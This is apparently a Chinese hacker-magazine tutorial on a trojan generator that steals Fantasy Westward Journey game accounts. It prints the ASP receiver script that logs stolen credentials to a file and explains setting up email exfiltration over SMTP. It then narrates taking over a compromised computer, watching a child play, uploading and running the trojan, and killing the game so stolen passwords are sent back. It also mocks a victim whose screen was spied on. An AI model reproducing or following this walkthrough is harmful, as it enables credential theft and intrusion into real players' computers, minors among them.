梦幻西游生成器的界面如图1，从界面中我们能看出这个木马有两种收信方式：ASP收信和邮箱收信。



图1

他的ASP收信文件只有一个，把接收到的帐号信息保存在指定文件中。这种收信方式适合有空间的朋友，当然用肉鸡也可以，在把收信文件上传到空间前要修改一下保存帐号信息的文件名，以免被别人看到。用记事本打开收信文件“mhxy.asp”，他的代码如下：

```
<%
num=request("num")
pass=request("pass")
set fs=server.CreateObject("Scripting.FileSystemObject")
set file=fs.OpenTextFile(server.MapPath("mhxy.txt"),8,True)
file.writeline num
file.close
set file=nothing
set fs=nothing
response.write "Send OK!"
%>
```

要修改的代码为第五行的“mhxy.txt”，我们把它改成自己喜欢的文件名，最好是能让浏览器解析的文件类型，省去下载的步骤。修改好后保存文件，现在可以把文件上传到空间中，文件名也是可以修改的。我们在木马的ASP收信设置处填上收信文件的地址，再点击测试收信，看看我们设置的收信文件有没有老实工作（图2）。




图2

使用邮箱收信的朋友最好准备两个邮箱，一发一收相得益彰，最重要的是不能赔了夫人又折兵。我使用126的邮箱发信，21cn的邮箱收信。发信帐号和发信密码是发信邮箱的帐号密码，SMTP也是发信邮箱的SMTP服务器，126邮箱的SMTP服务器地址为：smtp.126.com。这些都填写完毕后，点击测试收信，登录我的收信邮箱看到了测试信已经发送过来了（图3）。




图3

这两种收信方式可以单独使用，也可以双管齐下。如果不小心误中了木马，程序本身还带有清除功能，点击清除文件后会出现如图4的提示，注册项清除完毕选择“是”，机器重启后程序会自动清除系统中的梦幻西游木马。




图4

我在选择“否”时桌面会消失后重新出现，所以我猜测木马可能是插入explorer.exe进程，这也就是作者所说的无进程。




图5

真正的战斗现在才开始，我从肉鸡中找出一个正在耍梦幻西游的小朋友，让他来尝尝这木马的味道（你没有肉鸡呀？可惜寻找肉鸡不是我们此次旅行的节目，具体方法在X新出的《网游黑客宝典》一书中已经全程收录）。这里我告诉各位团员：梦幻西游的进程名为“my.exe”，大家可以不再使用传输速度超慢的查看屏幕，直接查看进程就能确定（图5），为了验证就再让大家看看他的屏幕（图6）。

接着就是利用文件管理把木马传上去，然后运行我们可爱的小马（图7，图8）。最后把梦幻西游的进程结束掉，等玩家重新登录时木马就会把他的帐号和密码送给我们，图9为我在空间中收到的帐号信息。

在这过程中我还碰到了有趣的一幕，我在查看某人屏幕时，正好看见他把一个百级龙宫帐号告诉别人，我刚好把那一幕的图给截下来，后来发现他把密码改了，那我就把图发出来给大家看看（图10），希望这位仁兄不要怪我，还是抓紧学习吧，嘿嘿。




图6

天下没有不散的筵席，旅程的终点也到了，不知道大家玩得是否尽兴，想参加下次旅行的朋友，请随时关注我们。

（文章中涉及到的工具梦幻西游生成器已经收录于光盘中）




图7




图8




图9

